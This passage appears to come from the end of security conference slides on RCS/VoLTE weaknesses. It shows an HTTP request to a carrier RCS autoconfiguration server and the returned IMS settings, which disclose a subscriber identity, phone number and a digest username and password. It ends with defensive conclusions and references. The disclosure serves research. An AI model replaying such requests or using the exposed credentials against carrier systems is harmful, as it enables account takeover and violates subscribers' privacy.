377&Token=9dbc64de33ae4f148a0e HTTP/1.1  
User-Agent: Summit Tech RCS  
Accept-Language: de  
Host: config.rcs.mnc007.mcc262.pub.3gppnetwork.org  
Connection: close
```



## Returning Configuration & Authentication data!

```
<!-- IMS Settings -->
<characteristic type="APPLICATION">
  <parm name="APPID"          value="ap2001"/>
  <parm name="NAME"           value="RCS-e IMS Settings"/>
  <parm name="APPREF"          value="ims-rcse"/>
  <parm name="PDP_ContextOperPref" value="0"/>
  <parm name="Keep_Alive_Enabled" value="1"/>
  <parm name="Timer_T1"        value="2000"/>
  <parm name="Timer_T2"        value="16000"/>
  <parm name="Timer_T4"        value="17000"/>
  <parm name="RegRetryBaseTime" value="300"/>
  <parm name="RegRetryMaxTime"  value="3600"/>
  <parm name="Private_User_Identity" value="262071232042132@ims.mnc007.mcc262.3gppnetwork.org"/>
  <characteristic type="Public_User_Identity_List">
    <parm name="Public_User_Identity" value="sip:+4955521304377@telefonica.de"/>
    <parm name="Public_User_Identity" value="tel:+4955521304377"/>
  </characteristic>
  <parm name="Home_Network_Domain_Name" value="telefonica.de"/>
  <characteristic type="Ext">
    <parm name="NatUrlFmt"      value="0"/>
    <parm name="IntUrlFmt"      value="0"/>
    <parm name="Q-Value"        value="0.5"/>
    <parm name="MaxSizeImageShare" value="20971520"/>
    <parm name="MaxTimeVideoShare" value="7199"/>
  </characteristic>
  <characteristic type="LBO_P-CSCF_Address">
    <parm name="Address"        value="pcscf-01.mnc007.mcc262.pub.3gppnetwork.org"/>
    <parm name="AddressType"    value="FQDN"/>
  </characteristic>
  <characteristic type="PhoneContext_List">
    <parm name="PhoneContext"    value="telefonica.de"/>
    <parm name="Public_User_Identity" value="sip:+4955521304377@telefonica.de"/>
  </characteristic>
  <characteristic type="APPAUTH">
    <parm name="AuthType"        value="DIGEST"/>
    <parm name="Realm"           value="ims.mnc007.mcc262.3gppnetwork.org"/>
    <parm name="UserName"        value="262071232042132@ims.mnc007.mcc262.3gppnetwork.org"/>
    <parm name="UserPwd"         value="ogds9f3dogaelghe"/>
  </characteristic>
</characteristic>
```

## Let's Come to a Conclusion...

- Implementations differ from each other
- The mobile always has to be handled as untrusted!
  - IPSec/TLS makes it hard, but **can be circumvented** with some effort
- It is everything about request validation
  - Filtering out Information Disclosures
  - Only process necessary header fields
  - Throw away unnecessary header fields

THANK YOU...

...for yours!



## References & Literature

- [VoLTE] Voice over LTE – Miikka Poikselkä et al; ISBN 9781119951681
- [SAE] SAE and the Evolved Packet Core – Magnus Olsson et al; ISBN 9780123748263
- [EPC] EPC and 4G Packet Networks – Magnus Olsson et al; ISBN 9780123945952
- [SON] LTE Self-Organising Networks (SON) – Seppo Hämmäläinen et al; ISBN 9781119970675

